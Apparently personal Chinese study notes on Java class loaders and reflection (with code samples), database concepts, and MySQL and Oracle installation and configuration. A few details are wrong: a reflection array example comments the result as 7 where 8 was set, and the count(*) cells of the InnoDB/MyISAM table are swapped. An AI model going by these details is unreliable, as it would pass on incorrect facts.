| **package** com.tongwx.common\_code;  **import** java.io.IOException;  **import** javax.servlet.ServletException;  **import** javax.servlet.http.HttpServlet;  **import** javax.servlet.http.HttpServletRequest;  **import** javax.servlet.http.HttpServletResponse;  **public** **class** TestClassLoader **extends** HttpServlet {  @Override  **public** **void** doGet(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {  /\*\*  \* 一个web的servlet加载顺序：  \* 1）WebappClassLoader（tomcat自定义的类加载器） ：  \* 加载web/WEB-INF/classes/ 类  \* 加载web/WEB-INF/lib/\*.jar jar包  \*  \* 1.1 WebappClassLoader设计的目录为了分离服务器中每个web应用，让每个web应用互不干扰的  \* ServletContext  \* 1.2 WebappClassLoader打破了委托机制。 为了保持优先加载当前web应用的所有资源  \*  \*  2）StandardClassLoader（tomcat自定义的类加载器）： 加载tomcat/lib/\*.jar  StandardClassLoader用于加载所有web用到的jar包或类。 A.jar    3）AppClassLoader :　jdk的CLASSPATH  4）ExtClassLoader: jre/lib/ext/\*.jar  5）BootStrap : jar/lib/rt.jar  \*/  ClassLoader cl = **this**.getClass().getClassLoader();  **while** (cl != **null**) {  System.***out***.println(cl.getClass().getName());  cl = cl.getParent();  }  System.***out***.println(cl);  }  @Override  **public** **void** doPost(HttpServletRequest request, HttpServletResponse response) **throws** ServletException, IOException {  doGet(request, response);  }  } |

**反射**

**什么是反射（Reflection）**：

在运行时通过目标类的Class对象（字节码文件对象），将目标类的字段，方法，构造器等映射成相应的类，动态获取目标类的信息，动态调用对象的方法。

**反射机制**：

在运行时判断任意一个对象所属的类

在运行时构造任意一个类的对象

在运行时判断任意一个类所具有的成员变量和方法

在运行时调用任意一个对象的方法

**动态语言和静态语言**

程序运行时允许改变程序结构或变量类型的语言称为动态语言，反之为静态语言。

动态语言有：Perl、Python、Ruby、JavaScript

静态语言有：C++、Java、C#

**反射常见API**：

java.lang.Class： 代表一个类。

java.lang.reflect.Field： 代表类的成员变量（属性）。

java.lang.reflect.Method： 代表类的方法。

java.lang.reflect.Constructor： 代表类的构造方法。

java.lang.reflect.Array： 提供了动态创建数组，以及访问数组元素的静态方法。

**常用方法**：

Java中，某个类无论生成多少个对象，这些对象都对应于同一个Class对象。

**获取某类或某对象的Class对象的三种方法**：

1）使用Class类的静态方法：**Class.forName("类名（全称lang包类可不）");**

2）使用 **类名.class**

3）使用Object类的实例方法：**对象.getClass();**

**获取构造方法**

getConstru...三个，getDeclaredConstru...三个

**构造对象的两种方法**：

1）先获取Class对象，再通过Class对象的newInstance()方法生成类的无参对象：

Class<?> classType = Class.forName("java.lang.String");

Object string = classType.newInstance();//空字符串

2）先获取Class对象，然后通过Class对象的getConstructor(可变参数)获取对应的Constructor对象，再通过Constructor对象的newInstance(可变参数)方法生成类的无参或有参对象：

Class<?> classType = Class.forName("java.lang.String");

Constructor<?> constructor1 = classType.getConstructor();

Object string1 = constructor1.newInstance();//空字符串

Constructor<?> constructor2 = classType.getConstructor(new Class[] { String.class });

Object string2 = constructor2.newInstance(new Object[] { ("Hello") });//Hello

**获取方法、属性：**见示例。

**API用法示例**

|  |
| --- |
| **package** com.tongwx.reflect;  **import** java.lang.reflect.Array;  **import** java.lang.reflect.Constructor;  **import** java.lang.reflect.Field;  **import** java.lang.reflect.Method;  **public** **class** DumpMethods {  **public** **static** **void** main(String[] args) **throws** Exception {  /\*\*  \* 获取Class类对象  \*/  //获取指定类的Class对象第一种方法：使用Class类的静态方法Class.forName()  Class<?> classType = Class.*forName*("java.lang.String");//class java.lang.String  //获取Class对象的第二种方法：使用句式 类名.class  Class<?> classType2 = String.**class**;//class java.lang.String  //获取Class对象的第三种方法：使用Object类的实例方法getClas()  Class<? **extends** String> classType3 = "对象".getClass();//class java.lang.String  //获取父类的Class对象  Class<?> superclassType = String.**class**.getSuperclass();//class java.lang.Object  //Integer.TYPE 和 Integer.class 的区别（其他七个 原生类型/包装类型 类似）  Class<?> type = Integer.***TYPE***;//Integer.TYPE返回的是原生类型int所对应的Class对象：int  Class<?> type2 = Integer.**class**;//Integer.class返回的是Integer类所对应的Class对象：class java.lang.Integer  /\*\*  \* 获取类名、所继承的类、所实现的类  \*/  String name = classType.getName();//java.lang.String  String simpleName = classType.getSimpleName();//String  Class<?>[] interfaces = classType.getInterfaces();//实现了Serializable、Comparable、CharSequence（类全名略）  Class<?> superclass = classType.getSuperclass();//class java.lang.Object  /\*\*  \* 获取类实例  \*/  //方法一（只能获取类的无参构造实例）：通过Class类的实例方法获取Class对象所代表的类的无参构造实例  Object string = classType.newInstance();//空字符串  //方法二：通过Constructor类的实例方法获取Class对象所代表类的无参或有参构造实例  Constructor<?> constructor = classType.getConstructor();//public java.lang.String()  Constructor<?> constructor2 = classType.getConstructor(**new** Class[] { String.**class** });//public java.lang.String(java.lang.String)  Constructor<?> constructor3 = classType.getConstructor(**new** Class[] { **byte**[].**class** });//public java.lang.String(byte[])  Object newInstance = constructor.newInstance();//空字符串  Object newInstance2 = constructor2.newInstance(**new** Object[] { ("Hello") });//Hello  Object newInstance3 = constructor3.newInstance(**new** Object[] { **new** **byte**[] { 'H', 'i' } });//Hi  /\*\*  \* 获取并调用类方法  \*/  //获取Class对象所代表类的所有声明的方法（包括所有访问类型方法，不包括继承的方法）  Method[] methods = classType.getDeclaredMethods();  //获取Class对象所代表类的所有公共的方法（只包括公共方法，包括继承的公共方法）  Method[] methods2 = classType.getMethods();  //获取Class对象所代表类的指定公共方法（参数列表为：(String 方法名, Class<?>... 方法参数对应的Class对象列表)）  Method indexOfMethod = classType.getMethod("indexOf", **new** Class[] { String.**class**, **int**.**class** });  //调用方法，获取方法返回值（参数列表为：(Object 调用方法所需实例（静态不需实例写null）, Object... 方法实际参数列表)）  Object index = indexOfMethod.invoke("凤凰台上凤凰游", **new** Object[] { "凤凰", 2 });//4  //获取Class对象所代表类的指定方法包括私有方法（参数列表为：(String 方法名, Class<?>... 方法参数对应的Class对象列表)）  Method sayHelloMethod = com.tongwx.reflect.PrivateTestClass.**class**.getDeclaredMethod("sayHello", String.**class**);  //设置私有方法可访问  sayHelloMethod.setAccessible(**true**);  //调用私有方法，获取方法返回值（参数列表为：(Object 调用方法所需实例（静态不需实例写null）, Object... 方法实际参数列表)  Object result = sayHelloMethod.invoke(**new** PrivateTestClass(), "tongwx");//Hello, tongwx!  /\*\*  \* 获取并修改类属性  \*/  //获取Class对象所代表类的所有声明的属性（包括所有访问类型的属性，不包括继承的属性）  Field[] declaredFields = classType.getDeclaredFields();  **for** (Field field : declaredFields) {  String fieldName = field.getName();//获取属性名  Class<?> fieldType = field.getType();//获取属性类型  }  //获取Class对象所代表类的所有公共的属性（只包括公共属性，包括继承的公共属性）  Field[] fields = classType.getFields();  //获取Class对象所代表类的私有属性并修改其值  Field privateNameField = com.tongwx.reflect.PrivateTestClass.**class**.getDeclaredField("name");//获取指定（私有）属性  privateNameField.setAccessible(**true**);//设置私有属性可访问  PrivateTestClass privateTestClass = **new** PrivateTestClass();  privateNameField.set(privateTestClass, "lisi");//修改指定对象属性值  Object privateNameValue = privateNameField.get(privateTestClass);//获取指定对象属性值  /\*\*  \* Array类操作数组  \*/  //创建一维数组。参数含义：（新数组组件类型的Class对象，新数组维度）  Object arr = Array.*newInstance*(Integer.**class**, 10);  //设置某值（要设置的数组，要设置的下标，要设置的值）  Array.*set*(arr, 5, 6);  //查看某值（要访问的数组，要访问的下标）  Object object2 = Array.*get*(arr, 5);//6  Integer integer = ((Integer[]) arr)[5];//6  //创建多维数组。参数含义：（新数组组件类型的Class对象，新数组维度）此例三维，长2宽3高5  Object multiArr = Array.*newInstance*(Integer.***TYPE***, **new** **int**[] { 2, 3, 5 });  //设置某值（要设置的数组，要设置的下标，要设置的值）  Array.*set*(Array.*get*(Array.*get*(multiArr, 1), 2), 4, 8);  //查看某值（要访问的数组，要访问的下标）  Object object = Array.*get*(Array.*get*(Array.*get*(multiArr, 1), 2), 4);//7  **int** i = ((**int**[][][]) multiArr)[1][2][4];//7  }  }  **class** PrivateTestClass {  **private** String name = "zhangsan";  **public** String getName() {  **return** name;  }  **private** String sayHello(String name) {  **return** "Hello, " + name + "!";  }  } |

**案例：调用getter和setter方法复制对象**

|  |
| --- |
| **import** java.lang.reflect.Field;  **import** java.lang.reflect.Method;  **public** **class** Demo {  **private** String name;  **private** **int** age;  **private** **long** time;  **一系列getter和setter方法、toString方法、无参构造方法、全参构造方法**  **public** **static** **void** main(String[] args) **throws** Exception {  Demo demo = **new** Demo("张三", 18, 123);  Demo newDemo = (Demo) *copyObjectBySetterAndGetter*(demo);  System.***out***.println(newDemo); //Demo [name=张三, age=18, time=123]  }  **public** **static** Object copyObjectBySetterAndGetter(Object obj) **throws** Exception {  Class<?> classType = obj.getClass();  Object newObj = classType.newInstance();  Field[] fields = classType.getDeclaredFields();  **for** (Field field : fields) {  //遍历属性名以构建getter和setter方法名  String fieldName = field.getName();  String setterName = "set" + fieldName.substring(0, 1).toUpperCase() + fieldName.substring(1);  String getterName = "get" + fieldName.substring(0, 1).toUpperCase() + fieldName.substring(1);  //获取getter方法和setter方法  Method getterMethod = classType.getMethod(getterName, **new** Class[] {});  Method setterMethod = classType.getMethod(setterName, **new** Class[] { field.getType() });  //用getter方法和setter方法取旧传新  Object fieldValue = getterMethod.invoke(obj, **new** Object[] {});  setterMethod.invoke(newObj, **new** Object[] { fieldValue });  }  **return** newObj;  }  } |

1. **数据库**
   1. **简介**

**概念**

数据库：Database，简称DB。

数据库管理系统：Database Management System，简称DBMS。

**分类**

|  |  |  |  |
| --- | --- | --- | --- |
| 类型 | 全称 | 数据结构 | 主流产品 |
| 层次式数据库 | HDBMS(Hierarchical Database Management System)  层次式数据库管理系统 | 有根结点的定向有序树 |  |
| 网络式数据库 | NDBMS(Network Database Management System)  网络式数据库管理系统 | 网状数据结构 |  |
| 关系型数据库 | RDBMS(Relational Database Management System)  关系型数据库管理系统 | 二元关系（即二维表格形式） | Oracle（Oracle）、MySQL（Oracle）、SQL Server（MS）、DB2（IBM）、Sybase（SAP）、PostgreSQL、INFORMIX |
| 非关系型数据库 | NoSQL |  | MongoDB、Redis、CouchDB |

**数据库三级模式和二级映像**

|  |  |
| --- | --- |
| **模式/映像** | **含义** |
| 外模式（用户级） | 与某一应用有关的数据逻辑表示 |
| 外模式/模式映像 |  |
| 模式（概念级） | 对数据库中全部数据的逻辑结构和特征的总体描述（DDL） |
| 模式/内模式映像 |  |
| 内模式（物理级/存储级） | 全体数据的内部表示（底层描述） |

**数据库对象**

表（Table）：代表单个实体。由行(Row)和列(Column)构成。行又称记录，代表实体的实例；列又称字段，代表实体的属性，列的标题被称为列名（字段名）。

视图（View）：从表中查询出来的记录构成的虚拟表。目的：存放经常使用的查询结果集，缩短查询时间。

函数：必须返回值的存储程序。

存储过程（StoredProcedure）：用于执行指定任务的由SQL语句和控制流语句（PL/SQL）组成的语句块，可由应用程序调用执行。目的：将数据操作放到数据库中执行，只返回需要的数据，减少传输量。

触发器（Trigger）：不需调用而自动执行的存储过程，在表上执行某个动作时被自动调用。

约束：保证数据完整性的手段。有：主键约束、唯一约束、非空约束、检查约束、外键约束。

索引（Index）

索引组织表：物理存储像索引一样组织的表。

分区：可将表分为若干分区，分区可存储于不同的物理磁盘上，通过多分区并行读或分区排除读来优化查询。

群集：一种存储机制，将多个表中的若干记录放置在相同的物理块中，以优化查询。

序列：用来创建计数器，该计数器产生的数值用作表的主键值。

同义词：现有对象的别名，用来简化名称较长的对象。

缺省值（Default）

图表（Diagram）：数据库表之间的一种关系示意图

用户（User）

规则（Rule）：实现对数据库表中列数据的一种限制

程序包：根据公共名称分组的若干存储过程与函数的集合

**数据库设计三大范式**

第一范式：要求表的每个字段都必须是不可分割的最小数据单元。（确保每列的原子性）

第二范式：要求表的除主键外的其他字段都依赖于该主键。（确保每张表只描述一件事情）

第三范式：要求表的除主键外的其他字段都只能由主键决定。 （除主键外其他字段都不传递依赖于该主键）

注：数据库的性能比数据库规范化更重要，在数据规范化同时，要综合考虑数据库的性能，例如通过在表中添加额外的字段（如插入计算列（如成绩总分）），以减少需要从中搜索信息所需的时间。

**E-R图**（Entity-Relationship，实体关系图）

实体（Entity）：用矩形表示。

属性（Attribute）：用椭圆表示。

联系（Relationship）：实体与其属性之间的联系用无方向连线表示；实体之间的联系用菱形和无方向连线表示。

实体间有三种联系：一对一、一对多、多对多。

|  |  |
| --- | --- |
| 实体及其属性表示 | 实体关系表示 |
| 顾客 | 订单  商品  商品类型  顾客  组成  生成  购买  1  m  分类  1  1  n  n  n  n |

* 1. **MySQL安装、配置、连接、卸载**

**安装**

下载地址：<https://dev.mysql.com/downloads/mysql/>

1）64位系统亦可安装32位的。若以前安装过，确保以前的卸载干净！

2）在Choose Setup Type界面选择Custom，以自定义安装内容和安装路径。不要装在中文路径中！不建议安装在系统分区中（防止重装系统数据被清空）！

3）点击Finish前勾选“launch the MySQL Instance Configuration Wizard”以启动配置向导。

4）配置向导：

configuration type（配置方式）选 detailed configuration（手动精确配置），

sever type（服务器类型） 开发时选 Developer Machine，

database usage（数据库用途） 建议选 Multifunctional Database（通用多功能型）。

approximate number（网站并发连接数） 建议选 Manual Setting（手动设置），自己输一个数。

networking options（）：若不启用TCP/IP连接，则只能在本机器上访问mysql数据库。启用标准模式（语法严格），可以降低有害数据进入数据库的可能性。

default character set 建议选 Best Support For Multilingualism，欲用原来数据库的数据，选 Manual Selected … 并指定字符集。

Windows options 安装为系统服务、自动启动、设置系统变量建议全打勾

security options 设置密码

最后点击 Execute 使设置生效，如果有误，按Back返回检查。

**卸载**

1）停止window的MySQL服务。

2）卸载MySQL安装程序。

3）删除MySQL安装目录下的所有文件。

4）删除C盘ProgramData隐藏目录中关于MySQL的目录（Windows 7）。

**服务启动和停止**

**Windows7**

1、windows下重新启动mysql5的方法：  
在安装mysql时系统会添加服务，可以通过管理工具或任务管理器里面的 <服务> 一项来停止和启动mysql。

2、也可以用命令行模式，在运行里输入：  
停止：net stop mysql（其中mysql为你安装的mysql服务名称）

启动：net start mysql

3、如果你没安装系统服务，也可在命令行模式定位到mysql下的bin目录里，输入：

（关闭）mysqladmin shutdown

（启动）mysqladmin start

**Linux**

**MySQL引擎**

**InnoDB**（MySQL5.5版本后默认）：支持事务，行锁，外键，是聚集索引，不保存表记录数，旧版不支持全文索引，查询慢，崩溃恢复易。

**MyISAM**（MySQL5.5版本前默认）：不支持事务，行锁，外键，非聚集索引，保存表记录数，支持全文索引，查询快，崩溃恢复难。

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | 事务 | 外键 | 索引 | count(\*) |
| InnoDB | 支持事务  每一条SQL语言都默认封装成事务，自动提交，这样会影响速度，所以最好把多条SQL语言放在begin和commit之间，组成一个事务 | 支持外键 | 是聚集索引，数据索引在一起，必须要有主键，通过主键索引效率很高。但是辅助索引需要两次查询，先查询到主键，然后再通过主键查询到数据。因此，主键不应该过大，因为主键太大，其他索引也都会很大。  5.7以前版本不支持全文索引，查询效率低。 | MyISAM用一个变量保存了整个表的行数，执行count(\*)函数时只需要读出该变量即可，速度很快。 |
| MyISAM | 不支持事务 | 不支持外键  对一个包含外键的InnoDB表转为MYISAM会失败 | 非聚集索引，数据索引相分离，索引保存的是数据文件的指针。主键索引和辅助索引是独立的。  支持全文索引，查询效率高。 | InnoDB不保存表的具体行数，执行count(\*)函数时需全表扫描。 |

如何选择：

1. 若要支持事务，选择Innodb。

2. 读多选MyISAM，写多选InnoDB。

3. 系统奔溃后，MyISAM恢复起来更困难，能否接受。

4. MySQL5.5版本开始Innodb已经成为Mysql的默认引擎(之前是MyISAM)，说明其优势是有目共睹的，如果你不知道用什么，那就用InnoDB，至少不会差。

* 1. **Oracle安装、配置、连接、卸载**

**Oracle数据库安装及协助**

**数据库及客户端下载**：

1. 打开下载清单：<https://www.oracle.com/technetwork/database/enterprise-edition/downloads/index.html>
2. 勾选“Accept License Agreement”，找到所需版本、所需系统的Oracle数据库进行下载。
3. 如需下载客户端，则点击所需版本、所需系统的“See All”链接进入下一页面，勾选“Accept License Agreement”，然后找到带client字样的链接，选择64位或32位的下载。
4. 下载前会提示登录到oracle的账户，如果没有这里可以注册一个，如果有就直接登录，登录完成后会直接下载文件。

**交互式安装（Windows本地桌面类）**

|  |
| --- |
| 关于账户：  Linux环境必须创建专有账户，最佳实践是创建一个拥有Oracle数据库的账户，和一个拥有Grid Infrastructure软件的账户，这样就可以把数据库管理域和系统管理域的任务分开。在学习模式下通常创建一个账户用于两种功能，账户名oracle，隶属于主要组oinstall，次级组dba。  Windows环境应当创建专有账户。在学习模式下一般在具备管理权限的账户下安装Oracle数据库，安装程序会创建该账户所隶属的操作组ORA\_DBA。 |

解压运行setup.exe（Linux版本在图形终端下运行解压目录下的runInstall.sh）

**配置安全更新**：取消勾选“我希望通过My Oracle Support接收安全更新”，点下一步，提示没有提供电子邮件地址，点是。

**安装选项**：勾选“创建和配置数据库”

**系统类**：选“桌面类”

**Oracle主目录用户选择**：勾选“创建新Windows用户”并输入用户名如Oracle，口令如123456，提示口令不符合标准是否继续，点“是”

**典型安装**：信息如下：

Oracle基目录：E:\App\Oracle

软件位置：E:\App\Oracle\product\12.1.0\dbhome\_1

数据库文件位置：E:\App\Oracle\oradata

数据库版本：企业版

字符集：UTF-8

全局数据库名/口令：orcl/123456

创建为容器数据库（已勾选）——可插入数据库名：pdborcl

提示口令不符合标准是否继续，点“是”

**先决条件检查**：

**概要**：截屏保存信息。如果要在其他机器上静默安装，可点击“保存响应文件”保存以备用。

**安装产品**：

当弹出联网控制时，选允许。（有两次）

当弹出Database Configuration Assistant时，点击口令管理，管理口令。

如不填口令，则默认为前面步骤设定的口令。

这里SYS和SYSTEM都设为123456

**完成**：

如果要创建另一个数据库，使用Database Configuration Assistant（简称DBCA）。

**命令提示符验证安装：**

|  |
| --- |
| C:\Users\TWX>sqlplus  ……  请输入用户名: system/123456  ……  SQL> |

若提示“不是内部或外部命令，也不是可运行的程序或批处理文件”，则需在环境变量path中追加值：

E:\App\Oracle\product\12.1.0\dbhome\_1\NETWORK\ADMIN

**交互式安装（Linux虚拟机远程服务器类）**

**静默式安装**

如果要在多台机器上安装，或者设计一个可重复的自动过程，在上述单例安装的“概要”（“Summary”）这一步时，点击“保存响应文件”（“Save Response File”），保存生成的db\_install.rsp文件，然后取消安装。将db\_install.rsp拷贝并替换掉目标机器安装文件夹下的response\db\_install.rsp文件，然后返回database文件夹，命令行运行setup.exe -silent -responseFile db\_install.rsp即可进行静默无图形界面安装。如果要即使先决条件检查失败也继续安装，可追加参数-ignoreSysPrereqs。

**用DBCA创建数据库**

除了在安装数据库的“安装选项”步骤中选择“创建和配置数据库”外，还可以在安装完成后用DBCA创建和配置数据库。

Windows上启动DBCA的两种方法：

方法一：开始->(程序)->Oracle - OraDB12Home1->(配置和移植工具)->Database Configuration Assistant

方法二：cmd运行dbca.bat（安装数据库时该脚本已被包含在系统搜索路径中）

Linux上启动DBCA的步骤：

1. 设置环境变量（DISPLAY、ORACLE\_BASE和ORACLE\_HOME依实际情况而定）：  
   export DISPLAY=myhost:0.0  
   export ORACLE\_BASE=/home/oracle/app/oracle  
   export ORACLE\_HOME=$ORACLE\_BASE/product/12.1.0/dbhome\_1  
   export PATH=$ORACLE\_HOME/bin:$PATH
2. 注意：Linux上如果Oracle可执行文件与其他可执行文件同名（例如rman既是Oracle工具，也是SUSE Linux实用程序），应确保将$ORACLE\_HOME/bin目录放在搜索路径的开头。
3. 启动DBCA：运行位于$ORACLE\_HOME/bin目录下的dbca脚本

DBCA对话框响应操作示例：

1）数据库操作：

**配置**

**管理控制台（OEM）登陆**：

<https://localhost:5500/em>

**服务配置**：

Oracle完成安装后，会在系统中注册服务，其中以下两个服务必须启动，否则Oracle将无法正常使用：

1. OracleServiceORCL：数据库主服务，命名规则：OracleService数据库名称。
2. OracleOraDB12Home1TNSListener：监听服务，客户端借此连接到数据库。

监听器配置：

要从SQL Developer等客户端访问Oracle，需先配置监听器。

1. 启动Net Configuration Assistant -> 监听程序配置 -> 添加
2. 监听程序名默认LISTENER，输入主目录用户口令，点下一步
3. 协议默认TCP，点下一步
4. 使用标准端口号1521，点下一步
5. 不配置另一个监听程序，点下一步

如果提示“不能创建监听程序”，删除下面这个文件后重新配置：

E:\App\Oracle\product\12.1.0\dbhome\_1\NETWORK\ADMIN\listener.ora

**卸载**：

1. 首先关闭所有Oracle数据库服务（所有Oracle开头的服务）。
2. 命令行运行 ...\（版本号）\dbhome\_1\deinstall\deinstall\deinstall.bat 开启卸载，具体界面操作：  
   指定要取消配置的所有单实例监听程序 【LISTENER】：可以直接选择回车，或者可以输入LISTENER，然后回车。  
   指定在此Oracle主目录中配置的数据库名列表【BOOK,ORCL】：若没有新增数据库，则仅有ORCL数据库名；若有新增将显示所有数据库名。可以直接选择回车，或者可以输入BOOK,ORCL，然后回车。  
   指定此数据库的类型：默认即可，然后回车。  
   指定数据库诊断目标位置：: 默认即可，然后回车。  
   指定数据库ASM:FS使用的储存类型【】：填写FS，然后回车。  
   指定数据库spfile位置【】：直接回车即可。  
   是否继续，按提示填写“y”或“是”，然后回车开始卸载。

注：如果用Universal Installer 进行卸载，会提示用命令行，所以直接用以上步骤。

1. 删除注册表中的相关内容：  
   HKEY\_LOCAL\_MACHINE\SOFTWARE\ORACLE 删除该项；  
   HKEY\_LOCAL\_MACHINE\SOFTWARE\ODBC\ODBCINST.INI 删除该项下除了Microsoft ODBC FOR ORACLE外的所有带Oracle字样的项。  
   HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services 删除该项下所有Oracle、OraWeb开头的项；  
   HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog\Application 删除该项下所有Oracle开头的项；  
   HKEY\_CLASSES\_ROOT 删除该项下所有Ora、Oracle、Orcl、EnumOra开头的项；  
   HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MenuOrder\Start Menu\Programs 删除该项下所有oracle开头的项；
2. 环境变量PATH、CLASSPATH（若有）中删除含有Oracle字样的值。
3. 删除安装目录及C:\Program Files\Oracle，删除ORACLE\_BASE目录。
4. 删除开始菜单Oracle程序。
5. C盘搜索oracle，删除oracle开头的所有文件夹。
6. 重启电脑。

**Oracle 11g数据库的组成**

Oracle的整体架构（Overview of Primary Components）：

|  |  |  |  |
| --- | --- | --- | --- |
| User process  ↓  Server process(PGA，程序全局区域，单个会话共享)  ↓ |  |  |  |
| 实例Instance | SGA（系统全局区域，所有会话共享） | Shared Pool | Library Cache |
| Data Dictionary Cache |
| Database Buffer Cache |  |
| Redo Log Buffer |  |
| (Java Pool) |  |
| (Large Pool) |  |
| PMON、SMON、DBWR、LGWR、CKPT、Others | | |
| 数据库Database | Data files |  |  |
| Control files |  |  |
| Redo Log files |  |  |
| Parameter file |  |  |  |
| Password file |  |  |  |
| Archived Log files |  |  |  |

Oracle可以创建多个oracle数据库，一个oracle数据库由实例和数据库构成。如默认安装时创建的orcl数据库外还可再创建其它数据库。创建的数据库将在$oracleHome/oradata/数据库名 目录下以一个个的\*.DBF文件体现出来。

1、**数据库**是一系列物理文件的集合（数据文件，控制文件，联机日志，参数文件等）；Oracle数据库由操作系统文件组成，这些文件也称为数据库文件，为数据库信息提供实际物理存储区。Oracle数据库包括逻辑结构和物理结构。数据库的物理结构包含数据库中的一组操作系统文件。数据库的逻辑结构是指数据库创建之后形成的逻辑概念之间的关系，如表、视图、索引等对象。

2、**实例**则是一组Oracle后台进程/线程以及在服务器分配的共享内存区。

**Oracle 11g数据库服务**

**Oracle \* VSS Writer Service** -- Oracle卷映射拷贝写入服务，VSS（Volume Shadow Copy Service）能够让存储基础设备（比如磁盘，阵列等）创建高保真的时间点映像，即映射拷贝（shadow copy）。它可以在多卷或者单个卷上创建映射拷贝，同时不会影响到系统的系统能。(非必须启动)

**OracleDBConsole\*** -- Oracle数据库控制台服务；在运行Enterprise Manager(企业管理器EM)的时候，需要启动这个服务；此服务被默认设置为自动开机启动的(非必须启动)

**OracleJobScheduler\*** -- Oracle作业调度服务。此服务被默认设置为禁用状态(非必须启动)

**OracleMTSRecoveryService** -- 服务端控制。该服务允许数据库充当一个微软事务服务器MTS、COM/COM+对象和分布式环境下的事务的资源管理器。恢复、闪回需要开启该服务(非必须启动)

**OracleOraDb11g\_home1ClrAgent** -- Oracle数据库.NET扩展服务的一部分。 (非必须启动)

**OracleOraDb11g\_home1TNSListener** -- 监听器服务，服务只有在数据库需要远程访问或使用SQL Developer等工具的时候才需要，此服务被默认的设置为开机启动(非必须启动)

**OracleService\*** -- 数据库服务，是Oracle核心服务该服务，是数据库启动的基础，只有该服务启动，Oracle数据库才能正常操作。此服务被默认的设置为开机启动。(必须启动)

**连接Oracle**

**SQL Plus 连接**

打开SQL Plus，按提示输入用户名和口令，如在安装时解锁了的用户scott，口令为：tiger。

也可以直接在命令行中输入命令登录：sqlplus 用户名/密码

**SQL Developer 连接（不需安装Oracle客户端）**

1. 宿主机与虚拟机ip要在同一网段，虚拟机防火墙要开放1521端口（命令行 telnet 虚拟机ip 1521 验证成功否）。
2. SQL Developer中新建连接，填写远程主机ip、端口、sid、用户名、口令，测试成功即可连接！

SID是指定数据库服务器上的全局数据库名称，默认安装的话一般是orcl

**PLSQL Developer远程连接方法一：需要下载Instant Client（oracle的简便客户端）（听说64位的没用）**

1. 宿主机与虚拟机ip要在同一网段，虚拟机防火墙要开放1521端口（命令行 telnet 虚拟机ip 1521 验证成功否）。
2. 宿主机到官网下载Instant Client（地址见后面 Instant Client 补充说明）并解压到目录例如:D:/instantclient\_11\_2
3. 新建子目录和文件 D:/instantclient\_11\_2/NETWORK/ADMIN/tnsnames.ora ，编辑 tnsnames.ora，输入需要远程连接的字符串：  
   （或者直接将服务器的同名文件复制到 D:/instantclient\_11\_2/NETWORK/ADMIN/ 目录下进行编辑修改）

|  |
| --- |
| MWDB = (DESCRIPTION =     (ADDRESS\_LIST =       (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.0.58 )(PORT = 1521))     )     (CONNECT\_DATA =       (SERVICE\_NAME = MWDB )     ) ) |

第一个黄色字块：定义远程数据库在本地的别名，随便起

第二个黄色字块：远程[数据库](http://lib.csdn.net/base/mysql)的IP地址

第三个黄色子块：远程数据库实例名

1. **配置环境变量：**  
   Path 追加 D:/instantclient\_11\_2 （ oci.dll 和 NETWORK/ADMIN/tnsnames.ora 所在目录）  
   TNS\_ADMIN=D:/instantclient\_11\_2/NETWORK/ADMIN （tnsnames.ora所在目录）  
   NLS\_LANG=SIMPLIFIED CHINESE\_CHINA.ZHS16GBK （具体要看数据库字符集，查询语句：select userenv('language') from dual;） **或者配置PLSQL Developer选项：**（Tools → Preferences... → Connection）Oracle Home：D:/instantclient\_11\_2 （NETWORK/ADMIN/tnsnames.ora所在目录）  
   OCI library：D:/instantclient\_11\_2/oci.dll （oci.dll的路径）
2. 重启PLSQL Developer，数据库服务名名就会出现在PLSQL Developer的Connect as列表里，选择该服务名，输入用户名密码，就可以登录远程oracle数据库了。

**Instant Client 补充说明**

Oracle Instant client 是oracle提供的简便客户端, 支持多种平台，包括如下内容：

|  |
| --- |
| 11.2.0.1.0 版  Instant Client 程序包 — Basic： 运行 OCI、OCCI 和 JDBC-OCI 应用程序所需的所有文件  **[instantclient-basic-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-basic-win32-11.2.0.1.0.zip)**（51,458,190 字节）  \*Instant Client 程序包 — Basic Lite： Basic 的精简版本，其中仅带有英文错误消息和 Unicode、ASCII 以及西欧字符集支持（仅 10.2）  **[instantclient-basiclite-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-basiclite-win32-11.2.0.1.0.zip)**（20,732,681 字节）  \*Instant Client 程序包 — JDBC Supplement： 对 JDBC 下的 XA、国际化和 RowSet 操作的额外支持  **[instantclient-jdbc-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-jdbc-win32-11.2.0.1.0.zip)**（1,565,311 字节）  \*Instant Client 程序包 — SQL\*Plus： 为通过 Instant Client 运行 SQL\*Plus 而提供的额外的库和可执行文件  **[instantclient-sqlplus-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-sqlplus-win32-11.2.0.1.0.zip)**（758,913 字节）  \*Instant Client 程序包 — SDK： 为通过 Instant Client 开发 Oracle 应用程序而提供的额外的头文件与示例 makefile  **[instantclient-sdk-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-sdk-win32-11.2.0.1.0.zip)**（1,096,778 字节）  \*Instant Client 程序包 — ODBC： 用于支持 ODBC 应用程序的额外的库  **[instantclient-odbc-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-odbc-win32-11.2.0.1.0.zip)**（744,125 字节）  \*Instant Client 程序包 — WRC： 负载重放客户端，用于 RAT 的 DB 重放特性的负载重放  **[instantclient-tools-win32-11.2.0.1.0.zip](http://download.oracle.com/otn/nt/instantclient/112010/instantclient-tools-win32-11.2.0.1.0.zip)**（12,517 字节）  [\*Instant Client 程序包 — Precompiler：](http://www.oracle.com/technetwork/cn/topics/precomp-112010-090324-zhs.html) “proc”命令的附属文件，以及用于预编译 Pro\*C 应用程序和演示的相关文件 |

Basic 和Basic Lite两个中必须选一个, 其他包都是可选的。

下载后的压缩包内都含有一个instantclient\_11\_2目录，将其解压到同一个文件夹即可。在这个文件夹下建立文件 tnsnames.ora, 设置环境变量LD\_LIBRARY\_PATH和TNS\_ADMIN指向解压后的目录, 就可以使用sqlplus了

